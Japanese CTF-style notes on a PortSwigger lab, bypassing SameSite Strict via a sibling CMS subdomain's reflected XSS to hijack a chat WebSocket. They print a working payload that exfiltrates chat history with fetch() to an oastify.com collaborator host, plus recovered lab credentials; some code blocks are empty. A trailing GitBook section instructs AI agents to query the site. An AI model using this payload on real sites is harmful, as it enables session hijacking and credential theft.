> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/csrf/samesite-strict-bypass-via-sibling-domain.md).
# 兄弟ドメインを介したSameSite Strict回避
PortSwigger Web Security Academy のラボ向けメモ。兄弟ドメインを介したSameSite Strict回避に関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### 兄弟ドメイン経由の SameSite Strict バイパス

ラボ: ライブチャット機能は、クロスサイト WebSocket ハイジャック(CSWSH)に対して脆弱です。ラボの目的は、チャット履歴をデフォルトの Burp Collaborator サーバーに抽出して被害者のアカウントにアクセスすることです。履歴には平文の認証情報が含まれています。
提供されたエクスプロイトサーバーを使用して、被害者の猫の履歴を外部送信する CSWSH 攻撃を実行してください。

チャットは WebSocket 経由で動作し、履歴もそれを通過します。

セッション Cookie は SameSite 付きで送信されます(従来のクロスサイトリダイレクトのシナリオはブロックされます)。

JavaScript のクライアント側ファイル(例: `chat.js`)は、CMS のサブドメインから読み込まれ、そのサブドメインからの操作を許可する `Access-Control-Allow-Origin` ヘッダーを返します。




CMS の認証パネルは、 `username` パラメータ経由のスクリプトインジェクションに脆弱です(例: `?username=&password=test`).
```javascript
```
```
/login?username=&password=test
```
このインジェクションを使うと、脆弱なサブドメインのコンテキストで JavaScript を実行できるため、認証済みの WebSocket を chat サーバーに確立できます(その後、オリジンが同じなので Cookie が送信されます)。
### アプローチ(概要)
1. 悪意のあるスクリプトを `username` CMS サブドメインのログインフォームのパラメータに配置します。
2. このスクリプトは chat サーバーへの WebSocket 接続を開き、 `READY` シグナルを送信します。
{% code overflow="wrap" %}
```javascript
```
{% endcode %}


3. WebSocket からメッセージ(猫の履歴)を受信すると、 `fetch` スクリプトはこれらのデータを(base64 で)エンコードして、攻撃者が制御するサーバー(OAST/Oastify)に送信します。
```bash
/?data=eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9
```
エクスプロイトサーバー上でリダイレクトをホスト/配信し、被害者に脆弱な URL を訪問させます( `username` を含むログイン)。
```bash
echo "eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9" | base64 -d
```
#### 観測された結果
* 外部送信されたクエリが受信されると、 `data` パラメータには base64 文字列が含まれていました。デコードすると猫の入室情報が得られます。
* 受信したペイロードの例(base64 デコード済み):
```json
{"user":"CONNECTED","content":"-- Now chatting with Hal Pline --"}
```

認証済みのコンテキスト(CMS サブドメイン)からインジェクションすることで、スクリプトはユーザーの会話を含むメッセージを送信し、この場合は認証情報を平文で含むメッセージを送信しました。
{% code overflow="wrap" %}
```
https://cms-0a5900a203763a50c2810c7a0074009d.web-security-academy.net/login?username=%3Cscript%3E+++var+ws+%3D+new+WebSocket%28%22https%3A%2F%2F0a5900a203763a50c2810c7a0074009d.web-security-academy.net%2Fchat%22%29%3B++++ws.onopen+%3D+function%28%29+%7B+++++ws.send%28%22READY%22%29%3B+++%7D%3B++++ws.onmessage+%3D+function%28info%29+%7B+++++fetch%28%22https%3A%2F%2F68cxlq1fllh96z60yqiw496jiao4cu0j.oastify.com%2F%3Fdata%3D%22+%2B+btoa%28info.data%29%29%3B+++%7D%3B+%3C%2Fscript%3E&password=ef
```
{% endcode %}
{% code overflow="wrap" %}
```javascript
```
{% endcode %}
#### 抽出された認証情報(注記どおり)
* `carlos:hdf3fkk8h7tnltupqs5t` (猫の履歴で見つかった認証情報)
{% code overflow="wrap" %}
```json
{"user":"Hal Pline","content":"No problem carlos, it's hdf3fkk8h7tnltupqs5t"}
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/csrf/samesite-strict-bypass-via-sibling-domain.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.